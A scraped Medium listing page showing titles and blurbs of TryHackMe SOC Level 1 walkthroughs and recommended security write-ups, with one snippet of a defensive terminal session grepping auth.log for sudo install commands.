


 jcm3

Unified Kill Chain | TryHackMe—Walkthrough

Hey all, this the is fourth installment in my walkthrough series covering TryHackMe's SOC Level 1 path and the fourth room in this module...

Feb 12, 2024 53





jcm3

KAPE | TryHackMe—Walkthrough

Hey all, this is the forty-sixth installment in my walkthrough series on TryHackMe's SOC Level 1 path which covers the sixth room in this...

Mar 25, 2024



65



1



jcm3

Intro to Cyber Threat Intel | TryHackMe—Walkthrough

Hey all, this is the seventh installment in my walkthrough series on TryHackMe's SOC Level 1 path and the first room in this module on...

Feb 14, 2024




99



See all from jcm3


Recommended from Medium



Open in app ↗

Medium

Search



Abhijeet Singh

TShark Challenge I: Teamwork | SOC Level 1 | TryHackMe Walkthrough

Task 1 - Introduction



Nov 11, 2024





 In T3CH by Axoloth

TryHackMe | FlareVM: Arsenal of Tools| WriteUp

Learn the arsenal of investigative tools in FlareVM

★ Nov 28, 2024 🖱 50




Lists




Tech & Tools

22 stories · 377 saves



Medium's Huge List of Publications Accepting Submissions

377 stories · 4321 saves



Staff picks

793 stories · 1549 saves



Natural Language Processing

1883 stories · 1524 saves




 In T3CH by Axoloth

TryHackMe | Search Skills | WriteUp

Learn to efficiently search the Internet and use specialized search engines and technical docs

★ Oct 26, 2024 🖱 61



 Fritzadriano

Retracted—TryHackMe WriteUp

Investigate the case of the missing ransomware. After learning about Wazuh previously, today's task is a bit different.

Sep 4, 2024 🖱 50



In System Weakness by Joseph Alan

TryHackMe Critical Write-Up: Using Volatility For Windows Memory Forensics

This challenge focuses on memory forensics, which involves understanding its concepts, accessing and setting up the environment using tools...

Jul 18, 2024 🖱 46 💬 1



```
d
rd.img.old  lib64      media  opt    root  sbin  srv  tmp  var      vmlinuz.old
            lost+found mnt    proc   run   snap  sys  usr    vmlinuz
var/log
log# ls
cloud-init-output.log  dpkg.log      kern.log      lxd      unattended-upgrades
cloud-init.log         fontconfig.log  landscape     syslog   wtmp
dist-upgrade          journal       lastlog      tallylog
log# cat auth.log | grep install
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chow
hare/dokuwiki/bin /usr/share/dokuwiki/doku.php /usr/share/dokuwiki/feed.php /usr/s
hare/dokuwiki/install.php /usr/share/dokuwiki/lib /usr/share/dokuwiki/vendor -R
log#
```



Dan Molina

Disgruntled CTF Walkthrough

This is a great CTF on TryHackMe that can be accessed through this link here:
<https://tryhackme.com/room/disgruntled>

Oct 22, 2024



See more recommendations